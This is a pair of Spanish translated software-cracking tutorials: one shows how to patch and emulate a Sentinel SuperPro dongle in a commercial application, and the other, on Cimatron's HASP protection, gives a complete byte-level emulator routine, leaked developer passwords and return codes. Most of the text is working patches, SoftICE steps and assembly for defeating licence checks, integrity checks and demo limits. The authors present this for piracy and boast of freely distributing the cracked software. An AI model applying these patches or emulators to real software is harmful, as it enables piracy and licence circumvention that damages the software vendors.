Nuestro siguiente paso será poner este achivo en el debuger (SICE) y hacer todas las modificaciones a la mochila en un solo lugar. La clave para crackear un programa protegido con una mochila es tracear diferentes path hasta que encontrás el correcto. Bien, la gran pregunta es: ¿Cómo hacemos para poner un break en una mochila? Lo que hice, debido a que las APIs son llamadas de un montón de DLLs, fué abrir Sx32w.dll y fijarme el offset de la función sproFindFirstUnit(); después lo abrí con el editor hexadecimal, ubiqué el cursor en el offset y reemplacé el primer byte con CCh que es la INT 3; hay que acordarse del valor que tenía, de manera que eventualmente podamos restituirlo.

En el SICE poné BPINT 3 (breakpoint en la INT3) y salí de la ventana presionando (F5). Ahora corré el programa y esperá el break, para editar el byte que apunta el puntero de instrucción, poné E EIP, entonces cambiá CCh al valor original. Siguiendo con el SICE, pone el siguiente brekpoint "bpx EIP". Ahora anda al editor hexadecimal abrí el ejecutable y restaurá el valor CCh a al que tenía originalmente. Salí del editor y nuevamente corré App.exe. Como era de esperar, tenemos un break en la función sproFindFirstUnit(). Cuando esto ocurre luce de la siguiente forma:

```
Exported fn(): RNBOsproFindFirstUnit - Ord:000Bh
:004072B0 PUSH EBX
:004072B1 PUSH ESI
:004072B2 MOV EAX, DWORD PTR [ESP+0C]
:004072B6 OR EAX, EAX <-- verifica que el programa hay PUSHesdo el packet record.
:004072B8 JNE 004072C3
:004072BA MOV AX, 2
:004072BE POP ESI
:004072BF POP EBX
:004072C0 RET 8

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
```

|:004072B8(C)

:004072C3 PUSH EAX
:004072C4 CALL 004010D0
:004072C9 MOV ESI, EAX
:004072CB CMP WORD PTR [ESI], 7242 <-- this is the trademark check for the
:004072D0 JE 004072E0 <-- validity of the packet record.
:004072D2 MOV AX, 2
:004072D6 POP ESI
:004072D7 POP EBX
:004072D8 RET 8

El código que sigue es el llamado a la mochila. No hay que preocuparse mucho por esto, porque en este punto el dongle no genera código de retorno, sino solamente dos valores en el registro EAX: 3 si no está presente, y cero si está presente. Lo que hacemos para emparcharlo, es poner NOP en donde estaba el JNE en la dirección 004072B8, y cambiamos MOV AX, 2 a MOV AX, 0 como se ve abajo:

:004072B8 90 NOP <-- evita el JNE.
:004072B9 90 NOP
:004072BA 66B80000 MOV AX, 0 <-- fuerza a retornar 0 - Encontro dongle.

Eso es todo lo que hay que hacer para emparachar el primer chequeo de la mochila. Bastante simple, ¿no?. Bueno, no nos pongamos tan contentos que resta mucho por hacer. Antes de que comencemos a realizar el trabajo de emparchado usando el editor Hexadecimal, (supongo que saben cómo hacerlo), vamos a continuar con el siguiente llamado que se hace a la mochila, que debería ser sproRead(). Aquí es donde tenemos que hacer la mayoría del trabajo para reventar la protección, tampoco quiero que crean que es tan difícil. Comenzamos usando la técnica que expliqué anteriormente de BPINT 3 en la función sproFindFirstUnit(). Una vez realizada la tarea en el SICE, y cuando el break se ejecuta luce de la siguiente forma:

Exported fn(): RNBOsproRead - Ord:0002h
:00407480 PUSH ESI
:00407481 PUSH EDI
:00407482 MOV EAX, DWORD PTR [ESP+0C]
:00407486 OR EAX, EAX
:00407488 JNE 00407493
:0040748A MOV AX, 2
:0040748E POP EDI
:0040748F POP ESI
:00407490 RET 0C

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00407488(C)

:00407493 PUSH EAX
:00407494 CALL 004010D0
:00407499 MOV ESI, EAX
:0040749B CMP WORD PTR [ESI], 7242 <-- Verifica trademark nuevamente.
:004074A0 JE 004074B0
:004074A2 MOV AX, 2
:004074A6 POP EDI
:004074A7 POP ESI
:004074A8 RET 0C

:004074C5 MOV EDI, DWORD PTR [ESP+14] <-- EDI tiene la direccion del buffer para almacenar los datos.
:004074C9 OR EDI, EDI <-- La word retornada de la mochila.

:004074E0 MOV [ESI+30], 000A
:004074E6 MOV AX, WORD PTR [ESP+10]
:004074EB MOV WORD PTR [ESI+34], AX
:004074EF PUSH ESI
:004074F0 CALL 00405E10 <-- Este call lleva a la funcion sproRead()l, que nosotros emularemost.
:004074F5 OR AL, AL <-- is AL = 0 ?.
:004074F7 JNE 00407510 <-- Si no da, chau vieja .
:004074F9 MOV AX, WORD PTR [ESI+36] <-- WORD que retorna la mochila.
:004074FD MOV WORD PTR [EDI], AX <-- pone esa WORD en el buffer.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040751E(C)

:00407500 MOV AX, WORD PTR [ESI+06] <-- Direccion de codigo de error.
:00407504 PUSH EAX
:00407505 CALL 00406AC0 <-- Verifica el codigo de error code, debe retornar 0 en el registro EAX para indicar OK.
:0040750A POP EDI
:0040750B POP ESI
:0040750C RET 0C

El código que está abajo lo origina cm32.dll que es la DLL encargada de la protección. Se comunica con la mochila y resuelve los valores que ésta retorna. Abajo hay una explicación sobre esto:

:10002F60 CMP DWORD PTR [EBP-04], 17 <-- Verifica si llegamos a CELL 17.
:10002F64 JGE 10002FB0
:10002F66 MOV ECX, DWORD PTR [EBP-04] <-- Numero de CELL actual.
:10002F69 MOV EDX, DWORD PTR [EBP+0C] <-- Bueffer de retorno.
:10002F6C LEA EAX, DWORD PTR [EDX+2*ECX] <-- Hace espacio para la proxima WORD.
:10002F6F PUSH EAX
:10002F70 MOV ECX, DWORD PTR [EBP-04] <-- CELL a leer.
:10002F73 ADD ECX, 8 <-- Salta las CELLs 1 a 7.
:10002F76 PUSH ECX
:10002F77 MOV EDX, DWORD PTR [EBP+08] <-- packet record.
:10002F7A PUSH EDX

* Reference To: SX32W.RNBOsproRead, Ord:0001h

:10002F7B CALL 100281C7 <-- call sproRead().
:10002F80 AND EAX, 0000FFFF <-- Refina el codigo de error.
:10002F85 MOV DWORD PTR [EBP-08], EAX
:10002F88 CMP DWORD PTR [EBP-08], 0 <-- Fue correcta la lectura?.
:10002F8C JE 10002FAE <-- Buen cracker.
:10002F8E CMP DWORD PTR [EBP-08], 7
:10002F92 JNE 10002FA0
:10002F94 MOV EAX, DWORD PTR [EBP-0C]
:10002F97 MOV [EAX+04], 8
:10002F9E JMP 10002FAA

El código está en un lazo desde CELL 8 a CELL 17 (en hexadecimal). Después que tenemos toda la data de la mochila almacenada en la memoria, continuamos. El código de abajo es la función que llama el enredo de arriba:

:100029A5 CALL 10002F45 <-- Llamado por el loop de arriva (sproRead() loop).
:100029AA TEST EAX, EAX <-- El valor de retorno del CALL debe ser 1.
:100029AC JNE 100029B2 <-- good jump.
:100029AE XOR EAX, EAX
:100029B0 JMP 100029FA

:100029B2 MOV ECX, DWORD PTR [EBP-38] <-- Adquiere una de las WORDs retornadas por la mochila.
:100029B5 MOV EDX, DWORD PTR [EBP-2C]
:100029B8 MOV DWORD PTR [ECX+428], EDX
:100029BE MOV EAX, DWORD PTR [EBP-38] <-- buffer a la data retornada de la mochila.
:100029C1 MOV ECX, DWORD PTR [EAX+428]
:100029C7 CMP ECX, DWORD PTR [EBP+0C] <-- compara el USER NUMBER del programa con el que retorna la mochila.

:100029CA JNE 100029D3
:100029CC MOV EAX, 1 <-- good flag.
:100029D1 JMP 100029FA

En este tramo ya tenemos en ECX el valor retornado por la mochila para USER NUMBER, y en [EBP+0C] tenemos el valor correcto. Es el que entramos cuando instalamos el programa. Bueno, con solamente tipear en el SICE, D [EBP+0C], podemos ver el valor de retorno. Lo anotamos en algún lado, como también su posición desde la primera palabra (WORD) desde la mochila. Después que salimos de este CALL, tenemos que chequear para ver si todo esto funciona correctamente:

:10002428 CALL 10002974 <-- the call we just came back from.
:1000242D TEST EAX, EAX <-- EAX debe ser igual a 1.
:1000242F JE 100024DB <-- bad jump.
:10002435 MOV [EBP-14], 00000000 <-- good flag.
:10002491 MOV ECX, DWORD PTR [EBP-28]
:10002494 CMP DWORD PTR [ECX+04], 8 <-- Verifica el valor de retorno del llamdo (CALL).

:10002498 JNE 100024A3 <-- bad jump.
:1000249A MOV [EBP-30], 1 <-- good flag.
:100024A1 JMP 100024B2 <-- good jump.

La verificacion de arriba, no es para chequear data de la mochila, es una verificación que hace el CALL para ver si no hubo problemas. Una vez que esta comparación es hecha, y el JMP 100024B2 es ejecutado, habremos hecho gran parte del emparchado. Bien, es tiempo de inspeccionar la función sproRead() para emularla. Cuando mirábamos la DLL Sx32w.dll,y llegábamos hasta la función sproRead(), veíamos que todo el chequeo que se hacía era para asegurarse de que el packet record había sido inicializado, y todo estaba bien antes de hacer la lectura de la mochila. La lectura comienza en la dirección 004074E0 :

:004074E0 MOV [ESI+30], 000A
:004074E6 MOV AX, WORD PTR [ESP+10]
:004074EB MOV WORD PTR [ESI+34], AX <-- "Developer ID" - (nota de CrackZ).
:004074EF PUSH ESI
:004074F0 CALL 00405E10 <-- Hace la lectura real, no es interesante.
:004074F5 OR AL, AL <-- AL debe ser 0, se es 3 falla.
:004074F7 JNE 00407510 <-- Salta si la lectura falla.
:004074F9 MOV AX, WORD PTR [ESI+36] <-- retorna la WORD de la mochila.
:004074FD MOV WORD PTR [EDI], AX <-- la salva en el buffer.

:00407500 MOV AX, WORD PTR [ESI+06] <-- Nuevamente el codigo de error.
:00407504 PUSH EAX
:00407505 CALL 00406AC0 <-- funcion para limpiar el codigo de error.
:0040750A POP EDI <-- Ahora EAX debe ser cero.
:0040750B POP ESI
:0040750C RET 0C

El código anterior hace la lectura de la mochila y almacena el WORD retornado en el registro EDI ,entoces verifica nuevamente el código de error y lo pone en el registro EAX para la función que lo llamó. De manera que cuando se ejecuta el código de operación RET, (retorno de un llamado a función) el registro AX debe estar en cero. Mirando alguno de los tutoriales de CrackZ's sobre Sentinel, vemos que usa casi siempre la misma emulación para todas las aplicaciones que ha crackeado y que tengan Super SentinelPro. (Mira aquí here por el código) . Así que la tomé y la implementé como mi función sproRead(), pero le dí mucha difusión. Abajo está lo que hice:

:004074E0 PUSH EBP <-- Salvamos EBP.
:004074E1 CALL $+5 <-- Obtenemos el Delta Offset.
:004074E6 POP EBP <-- Ponemos el Delta Offset en el registroEBP.
:004074E7 LEA EDX, [EBP+4C1Ah] <-- Aqui es donde la data de la mochila esta en el archivo.
:004074ED POP EBP <-- Corrige el stack nuevamente si no se cuelga.
:004074EE SHL ECX, 1 <-- ECX retiene la WORD que estamos leyendo.
:004074F0 MOVZX EAX, WORD PTR [ECX+EDX] <-- Lee la WORD desde la memoria simulada.
:004074F4 MOV DX, 400h <-- Ponemos a manos un codigo de retorno bueno.
:004074F8 MOV [ESI+6], DX
:004074FC NOP
:004074FD MOV [EDI], AX <-- Almacena el codigo de retorno en el registro EDI (buffer).
:00407500 MOV AX, [ESI+6]
:00407504 PUSH EAX
:00407505 CALL sub_406AC0 <-- Limpia el codigo de error, EAX debe ser cero cuando salimos.
:0040750A POP EDI
:0040750B POP ESI
:0040750C RETN 0Ch <-- returna a la funcion que llamadora.

Puesto que el archivo que estamos poniendo en el emulador, en realidad es una DLL, puede ser cargado en diferentes páginas de memoria cada vez que el programa corre. Cuando corremos App.exe lo carga en 10000000, y cuando corremos App2.exe (administrador de producto) lo carga en 70000000. Por eso no podemos tener una dirección fija donde está la data de la mochila en el archivo. Para que me entiendas, hago esto: Tomo la data de la mochila y la pongo en el archivo justo después del último byte de la sección ".RELOC". Desde 004074E0 a 004074E6 obtenemos nuestro delta offset, que es el EIP + la dirección de carga de la DLL. De este modo no importa dónde es cargada la DLL, el CALL $+5 will siempre calculará nuestra posición correcta.

A 4074E7 la tomo como mi posición actual y le sumo 4C1Ah, esto me deja justo en la primer palabra (WORD) de la data de mi mochila simulada, que quedó fija en el archivo (hard coded).

123A 223A 323A 423A 0000 0000 0000 0000 <-- Final de la seccion .RELOC.
0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
FFFF FFFF 0100 0200 0100 0000 005E 1A00 <-- Comienza de la data de la mochila

El segundo POP EBP es requerido aquí, porque de otra manera el stack se pone loco y se va todo al carajo. Cuando llegamos a SHL ECX, 1, (desplazar a la izquierda), tomá el número que viene como un parámetro a la función, (que le dice cuál número de la data de la mochila necesitamos leer), y lo multiplica por dos, (es lo mismo que desplazar un lugar), para obtener la palabra correcta, puesto que una palabra está compuesta por dos bytes. Después seguimos con MOVZX, lo que hace esta instrucción es la palabra (WORD) que está en la dirección que apunta la suma de [ECX+EDX], al registro EAX y completar con ceros la parte alta del registro. ECX es la palabra que necesitamos leer, y EDX es la dirección de la data de la mochila, sería como decir "quiero la primer palabra de la data que hay en la mochila".

Después de esto, terminamos con el emulador; en la dirección 4074F4 ponemos en el código de retorno el valor 0400, después tomamos AX que contiene el WORD de la mochila que nos interesa, (obtenida un segundo atrás), y la ubicamos en el buffer que fue pusheado como parámetro a esta función. Ahora vamos al CALL at 407505 que pushea 0400 y los limpiamos hasta retornar solamente el registro AL que tendrá 00. Si la función hubiera fallado el código de error, de retorno, sería 0403, y después de este CALL el registro AL tendría 03, que nosotros conocemos de la documentación, que significa "Key not found".

Nosotros ahora tenemos totalmente emparchada (crackeada) la función sproRead(), que funcionará correctamente sin importar dónde se cargue la DLL. Pero nos queda la función sproQuery(), para ésta es más difícil hacer una "emulación" genérica, de modo que la traceamos con el SICE y estudiamos qué hace. Después de analizar nos damos cuenta que es realmente simple, de lo único que hay que asegurarse es que la función siempre retorne 00 en el registro AL ,y eso es todo. No hay chequeos de los valores retornados. cm32.dll es bastante parecida a PMCore.dll que es la DLL principal para el administrador de producto, de manera que tenemos que hacer los mismos patches que le hicimos a la otra.

OK, después de hacer todo esto corremos App.exe, pero ¿qué está pasando aquí? Todo el código que hemos cambiado en cm32.dll y PMCore.dll desapareció! OK, es probable que hayan implementado algún tipo de chequeo de la integridad de los archivos. Lo que hacemos es poner un BPX CreateFileA y corremos App.exe nuevamente, y cuando se produce el break presionamos F10 y tipeamos D *(ESP+08) para ver cuál archivo está siendo abierto. Se abren un montón de arhivos antes que lleguemos a ver cm32.dll, presionamos F12 unas cuantas veces hasta que llegamos a Fscore.dll, ahora presionamos F10 algunas más hasta que obtenemos algo como esto :-

```
MOV CL, [ESI]
MOV DL, [EDI]
CMP CL, DL
JZ good
```

No recuerdo exactamente el código, pero es más o menos así: Si hacés un D CL y D DL, en el SICE, te das cuenta que está comparando el archivo con una imagen que ha guardado en algún lado, de modo que solo hay que emparchar el JZ good a JMP y no cambiará tu archivo emparchado. Ahora corré App2.exe y hacé lo mismo para emparchar el chequeo que tiene en PMCore.dll.

Corremos y está funcionando :)-. Ahora cuando hacés Rip e imprimís todo funciona bien, excepto que hay algo que fuerza a la impresora a imprimir lineas blancas sobre la imagen del texto. Bueno, desensamblamos PMCore.dll y buscamos alguna pista; vemos algo llamado IsDemoVersion(), lo que tenemos que hacer es que esta función retorne OK ,y todo el mundo contento. Good flag (Bandera indicando OK) aqui es 01, realmente esto es fácil.

Conclusion

Esta protección fué divertida, pero no lo suficientemente difícil como esperaba que sea. Sentinel SuperPro es una mochila decente pero deja demasiadas huellas, y esto nos permite reventarla sin problemas. Este programa no usa sproQuery() correctamente, y usa escasamente sproRead(), para hacer apenas 2 cosas , lo cual hace que sea sumamente fácil emularla. La clave para hacer ingeniería inversa con mochilas es rastrear y seguir el camino (path). Si no tenés los nervios para hacer esto, las mochilas no son para vos. Me gustan las mochilas, es divertido crackearlas, tené en cuenta esto y verás que es muy fácil reventarlas.

Saludo a mis compinches:- zip, CrackZ, GzA, int13h.

goatass.

Traduccion por: Aftosa

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Cmiatron v10.6 - tutorial por Crackz
-Traducido por CORINTO, 17 de Mayo de 2001-

<http://www.cimatron.com> - Webpage.
<UCL's HASP Emulator> incluyendo código fuente.

Este tutorial marca el final de mi actual serie sobre HASP, y no es recomen
dada para iniciados porque voy a hablar sobre temas de ingeniería inversa
bastante complicados. Un mensaje para cuando los desarrolladores de Cimatron
lean esto, que yo se que lo harán :-), esta será la última versión de alguno de
sus productos que voy a explicar cómo crackearla, dudo sin embargo que puedan
conciliar el sueño fácilmente, porque será inevitable que alguien esté
preparado para ocupar mi lugar, y distribuir libremente dicho software,
bastante bueno por otra parte.

Hemos visto en anteriores tutoriales sobre HASP como localizar fácilmente
la rutina principal del HASP, el proceso de crackeo de los mismos era
bastante simple, usar un editor HEX para localizar la cadena 'HASPDOSDRV' y
cambiar el siguiente E9(JMP) a E8(CALL), entonces parchear el "entry point"
a este, varios F8 más abajo del CALL[EBP+00] el cual está justo después de
que CreateFileA llame a cualquiera de los dispositivos HASP. Obviamente todo
lo que vuestra nueva rutina necesitaba era accionar el código de servicio en BH
apropiadamente, y no voy a explicarlo otra vez, coged vuestro 'haspman.pdf' y hechad
un vistazo a la sección ASM. Si realmente estais interesado en el crackeo de
HASP entonces, codificar o convertir el generador de UCL HASP debería ser una
prioridad, y si sois un poco vagos, podeis mandarme un e-mail y os enviaré un
archivo de unos 600 bytes que es el que uso para emular todas las funciones
de MemoHASP.

Por supuesto HASP no puede hacerlo fácil y en la versión 6 se veía la manifestación de un
'empacado', que es un encriptador PE, que tiene algunos trucos bastante buenos, confíando en un
'dongle' para hacer la desencriptación. Esto normalmente toma la forma de una llamada de
servicio 1 IsHasp(), seguido de un servicio 2 a HaspCode() dos veces, y decrementando el código
origen. La respuesta a esto ya es conocida, todo lo que necesitáis es parchear los códigos de
retorno precisos y volcar el programa desencriptado usando vuestro desencriptador favorito(muy
recomendado el IceDump).

La versión 7 sin embargo distingue un cambio significativo. Primeramente, HASP comenzó a darse
cuenta de que ciertos inversores rusos estaban haciendo dinero vendiendo VXDs de HASP que eran
activadas usando llaves de registro(ver el enlace al principio de este ejercicio a UCL).
Ahora os voy a mostrar por primera vez como se hace esto. Los drivers para HASP Windows
95/98 consisten en dos archivos, hasp95.vxd y hasp95dl.vxd, como debeis haber imaginado hasp95.vxd
es el driver estático y hasp95dl.vxd es cargado dinámicamente(dl).
Los rusos enfocaron sus ataques al driver dinámico:

```
Control_0
CMP EAX, 7
JZ loc_C0000000
CMP EAX, 9
JZ loc_C0000002
CMP EAX, 1Eh
JZ loc_C000000D
CMP EAX, 2
```

JZ loc_C000001A
CMP EAX, 23h <-- W32_DeviceIOControl.
JZ loc_C000009E
CLC <-- Trace out service by clearing CF.

El procedimiento Control realmente solo es una expresión switch(establece algo a si/no encendido o apagado), que probablemente habeis visto un millón de veces en C o lenguajes del estilo. Por supesto, HASP, como buen 'VXD' aprobado por Micro$oft, es llamado a través de un buen interfaz aprobado por Micro$soft: DeviceIOControl. Cuando EAX=23 es el momento de realizar alguna acción. El contenido en ESI es entonces la llave, especificamente el valor de [ESI+0C], cuando este es 2 tenemos un servicio HASP en proceso, cuando [ESI+0C] es -1/0/1/3/4 son ejecutadas otras tareas, buscadlas vosotros mismos, cargando vuestro objetivo HASP, entrando en SoftIce y tecleando 'vxd hasp95dl' y entonces estableciendo un bpmb en la dirección del control del procedimiento. Todos los 'de-HASPers', lo que hacen es reescribir esta rutina de transferencia, para ello desencriptan los parametros del HASP(los cuales en este nivel están basados en XOR CON AAh y en ROR con 4), para accionar el servicio, esto es, retornando las respuestas que esperan dichos parametros, y ejecutando un VMMCall_RegOpenKey y un _RegQueryValueEx si es necesario y ¡¡voila!!, reencriptamos el servicio y lo traceamos(trace out). Yo hice exactamente lo mismo usando la v3.81 de los drivers del HASP en alrededor de una hora, y ahora tengo una bonita selección de software 'operativo'. La mayoría de los colegas rusos también almacenaron varios 'dongles' simulados del hasp95dl.vxd.

Por supuesto HASP se enteró de esto y primeramente lo contrarrestó publicando continuamente drivers actualizados, esto significaba claro está que los de-HASPers debían ser también continuamente actualizados. La gente de HASP se dio cuenta que esto no podía continuar así indefinidamente, y cambiaron sus tácticas, y esto marca el punto donde la versión 7 entra en escena. Ahora podeis empezar con cualquiera de los programas de Cimatron para este tutorial(mejor RiSE), muchos de los programas principales son solo 'loaders' de las correpondientes DLLs. Yo elegí chkddf.exe/chkddf.dll porque en comparación son pequeños para desensamblarlos(hay otros 31 archivos que trabajan exactamente como este).

Lo primero que hice fue poner un bpx en CreateFileA a este driver, pero sin esperar que funcionara entonces probé un montón de breakpoints(incluyendo DeviceIOControl), el único que funcionó fue MessageBoxA, y a partir de ahí podeis tracear hacia atrás, pero dejadme probar algo primero.
En primer lugar un bpmb al procedimiento de control de hasp95dl.vxd y entonces ejecutar chkddf.exe , no salta, ¿por qué?, bien, el cuerpo de la nueva versión desencripta la auténtica rutina de comunicación el mismo, por eso los emuladores de sustitución a bajo nivel del vxd están acabados.

1C003CFC CALL 1C003C40 <-- Aquí.
1C003D01 TEST EAX, EAX
1C003D03 MOV DWORD PTR [1C0327F8], EAX
1C003D08 JZ 1C003D1F
1C003D1F PUSH 1C030054 <-- "Protection Device Not Found".-->Dispositivo de protección no encontrado

CALL 1C003CFC -->es donde encontrarás tu primera parada. Tuve Una pequeña intuición con la 'StringRef' quizás :-

1C003D40 SUB ESP, 100 <--hace algo de sitio en la pila
1C003D46 PUSH ESI
1C003D47 PUSH EDI
1C003D48 XOR ESI, ESI <-- Borra ESI.
1C003D4A CALL 1C008D60 <-- Aquí dentro debe haber algo.
1C003D4F TEST EAX, EAX
1C003D51 JZ 1C003D65

1C003D53 PUSH 1C03007C <-- "Your version of the HASP driver is too old".
("tu versión del controlador HASP es demasiado antigua")

Date cuenta que nuestro problema era que no podíamos encontrar dónde la protección abría comunica ciones entre el HASP y el programa, una pequeña intuición os dice que debe haber algo debajo de CALL 1C008D60, sino cómo podría determinar que la versión es demasiado antigua.

1C008D60 PUSH 1C033DD0
1C008D65 PUSH 1C033DCC
1C008D6A PUSH 1C033DC8
1C008D6F PUSH 1C033DC4 <-- Estas serán por supuesto las direcciones de retorno para los parámetros.
1C008D74 PUSH 0
1C008D76 PUSH 0
1C008D78 PUSH 0
1C008D7A PUSH 0
1C008D7C PUSH 1 <-- Servicio.
1C008D7E CALL 1C01E000 <-- ¡Este es el comienzo de la seccion .data!.
1C008D83 MOV ECX, DWORD PTR [1C033DCC]
1C008D89 XOR EAX, EAX <-- Borra EAX.
1C008D8B ADD ESP, 24 <-- Limpia la pila.
1C008D8E CMP ECX, FFFFFF99 <-- -103.
1C008D91 SETE AL <-- Flag AL.
1C008D94 RET

Ahora estamos consiguiendo algo, se pasan un montón de parámetros a CALL 1C01E000, que es realmente el comienzo de la sección .data, ¡y sin desensamblar con w32Dasm!. Aquí es donde está el meollo. Vamos a poner un breakpoint en este punto(1c01e000), y ver como prosigue el código. Bien, no voy a decíroslo todo, pero si os diré que tracear este código es como nadar en petróleo, parte del código es realmente demencial :-), en las primeras fracciones del mismo deberíais distinguir entre 'ruido' y código 'real', hay un montón de mierda, algo así como dos de cada tres instrucciones no hacen nada, observa el siguiente código:-

:1C01E006 PUSHAD <-- Salva todos los registros.
:1C01E007 ADD AL,00 <-- Basura.
:1C01E009 XCHG ESI,ESI <-- Basura.
:1C01E00B MOV AH,AH <-- Basura.
:1C01E00D CALL 1C0298D2 <-- CALL real.

:1C0298D4 MOV EDX,[ESP] <-- Real.
:1C0298D7 JA 1C0298D9 <-- Basura.
:1C0298D9 SUB ESP,-04 <-- Real.
:1C0298DC SHLD EBX,ECX,80 <-- Basura.
:1C0298E0 MOV EBP,ESP <-- Real.
:1C0298E2 XCHG BH,BH <-- BAsura.
:1C0298E4 ADD EBP,FFFFFFF4 <-- establece EBP.
:1C0298EA LEA EDI,[EDI] <-- BAsura.
:1C0298EC MOV EBX,1F8DFE10 <-- Basura.
:1C0298F1 XCHG BH,BH <-- Basura.

¿Por qué os enseño esto?, bueno, este nuevo objeto encriptado está muy bien codificado para oscurecer el código y su traceo, y aquí es donde entra el buen hacer del cracker, yo vi un montón de código que parecía notablemente familiar al de la versión 6 pero no trabaja como

yo esperaba, por ejemplo:-

```
:0072F067 PUSH 0072B6C6
:0072F06C CALL 00729D68  <-- haspreg()-->Fucnión de registro de HASP.
:0072F071 MOV EDI,[ESP+3C]
:0072F075 MOV [EDI],EAX  <-- Retorna parte 1.
:0072F077 MOV EDI,[ESP+40]
:0072F07B MOV [EDI],EBX  <-- Retorna parte 2.
:0072F07D MOV EDI,[ESP+44]
:0072F081 MOV [EDI],ECX  <-- Retorna parte 3.
:0072F083 MOV EDI,[ESP+48]
:0072F087 MOV [EDI],EDX  <-- Retorna parte 4.
:0072F089 ADD ESP,04  <-- Corrige la pila.
:0072F08C POPAD  <-- Restaura los registros.
```

Con estos apuntes de aquí arriba, os habreis dado cuenta de lo obvio, no es necesario estudiar la desencriptación porque nuestros códigos de retorno son verificados fuera de la aplicación (todos los parámetros son colocados en la pila del objeto encriptado listos para ser accionados (iniciar la comunicación)). Pero más tarde veremos cómo esto podría haber causado problemas si no fuera por la sobrecarga(overload) de la principal DLL (cimit.DLL) de la protección de Cimatron. Por lo tanto todo lo que tenemos que hacer es insertar nuestra rutina de emulación al comienzo de la sección .data y accionar el servicio, por el trozo anterior de código sabemos que las direcciones de retorno son colocadas en la protección :-)

Voy a publicar aquí mi rutina completa de emulación, tal cual es, puede ser pegada en los otros 31 archivos protegidos con vuestro editor hexadecimal(con el tiempo se encontrará la forma de hacerlo dentro de cimit.DLL, pero todavía no). El perspicaz que hay dentro de vosotros os habra avisado de un problema rápidamente. Cuando se llama al servicio 2 el único parámetro que se le pasa es el código origén(64) y no las passwords del desarrollador, por lo tanto estamos ante un objetivo absolutamente desconocido y tendríamos un problema, afortunadamente yo sabía que eran 2209/713D desde la versión 10, de hecho podríamos haberlas descubierto en cimit.DLL también. Por lo tanto los de Cimatron si estais leyendo esto , tomad nota de estos dos errores.

1) Estais usando apenas un código origen(64) y vuestras passwords son conocidas.
2) Al haber usado la versión 6 para proteger cimit.DLL, es fácil recuperar vuestras passwords.

Obviamente podemos parchear los códigos correctos de retorno sin preocuparnos.

```
PUSHAD (60) <-- Salva todos los registros.
CALL $+5 (E8 00 00 00 00) <-- nuestro emulador.
POP EBP (5D) <-- consigue la dirección actual.
XOR EAX, EAX (33 C0) <-- borra EAX.
MOV EAX, [ESP+24] (8B 44 24 24) <-- Servicio.
CMP AX, 1 (66 3D 01 00) <-- comprobación IsHasp()(comprueba la presencia de HASP.
JNE $+8 (75 08)  <-- Chequea el próximo servicio.
MOV EDI, [ESP+38] (8B 7C 24 38) <-- Dirección de retorno de Parte 1.
MOV [EDI], EAX (89 07) <-- HASP encontrado.
POPAD (61) <-- Restaura todos los registros.
RET (C3) <-- // IsHasp().
CMP AX, 2h (66 3D 02 00) <-- comprobación HaspCode().
```

JNE $+2A (75 2A) <-- Chequea el próximo servicio.
MOV AX, 3FA1 (66 B8 A1 3F) <-- Código retorno 1.
MOV EDI, [ESP+38] (8B 7C 24 38)
MOV [EDI], EAX (89 07)
MOV AX, FF26 (66 B8 26 FF) <-- Código retorno 2.
MOV EDI, [ESP+3C] (8B 7C 24 3C)
MOV [EDI], EAX (89 07)
MOV AX, 5EE7 (66 B8 E7 5E) <-- Código retorno 3.
MOV EDI, [ESP+40] (8B 7C 24 40)
MOV [EDI], EAX (89 07)
MOV AX, 4955 (66 B8 55 49) <-- Código retorno 4.
MOV EDI, [ESP+44] (8B 7C 24 44)
MOV [EDI], EAX (89 07)
POPAD (61)
RET (C3) <-- // HaspCode().
CMP AX, 4Bh (66 3D 4B 00)
JNE $+2D (75 2D) <-- Finge siempre el retorno correcto.
MOV EDI, [ESP+38] (8B 7C 24 38) <-- Consigue dirección de lectura.
MOV EAX, [EDI] (8B 07) <-- mueve a EAX.
LEA EDI, [EBP+68] (8D 7D 68) <-- comienzo de la memoria emulada (16 bytes).
ADD EDI, EAX (03 F8) <-- Suma la dirección a leer.
MOV AL, BYTE PTR [EDI] (8A 07) <-- la coloca en AL.
MOV EDI, [ESP+3C] (8B 7C 24 3C) <-- Código retorno 2.
MOV [EDI], EAX (89 07)
XOR EAX, EAX (33 C0) <-- Borra EAX.
MOV EDI, [ESP+40] (8B 7C 24 40) <-- Código retorno 3.
MOV [EDI], EAX (89 07)
POPAD (61)
RET (C3) // ReadByte().
db 16 (memoria emulada).
XOR EAX, EAX (33 C0) <-- Borra EAX.
MOV EDI, [ESP+38] (8B 7C 24 38).
MOV [EDI], EAX (89 07).
MOV EDI, [ESP+3C] (8B 7C 24 3C).
MOV [EDI], EAX (89 07).
MOV EDI, [ESP+40] (8B 7C 24 40).
MOV [EDI], EAX (89 07).
MOV EDI, [ESP+44] (8B 7C 24 44).
MOV [EDI], EAX (89 07).
POPAD (61).
RET (C3).

Fijaos que aquí emulo solo 3 servicios(1, 2 y 4B), si examinais de cerca el código vereis que se hace referencia a muchos otros servicios(4, 32, 46, 48, 49 y 4a), pero el código nunca puede ser alcanzado, por supuesto con un programa como Cimatron y otras 31 DLLs para desproteger, puedes calcular el tiempo que llevaría desensamblar cada DLL y también emular esos servicios sin referenciar, y es inaceptable. Con el servicio 4B se leen 2 bytes, las direcciones C y D, y se les hace un XOR con 8000h y debe ser igual al ID de tu dongle, esto es, si el ID de un dongle es 0614 este requiere 8614 => word C=14 y word D=86. Arrancad vuestro recién parcheado chkddf.exe, y bien, como ya sabes, funciona :-)

La principal DLL de Cimatron es cimit.DLL, esta ejecuta el programa principal y es además su

protección. En vez de aplicar sólo la versión 7, Cimatron ha aplicado también la versión 6.
En lugar de darte todo el crack 'mascado', solo te describiré como lo hice, y te dejo la implementación a ti. Primero hay que localizar la versión 6, puedes hacerlo con el habitual bpx en FreeEnvironmentStringsA, el programa también chequea que está el dongle Cimagrafi y comprueba estos passwords :-), yo aquí elegí hacer alguna redirección, puedes encontrar fácilmente el salto JMP HASPDOSDRV y redireccionar el JMP al CALL a tu propia rutina -esto significa que debes encontrar donde se desencripte el código para este salto JMP(fácil con bpr).

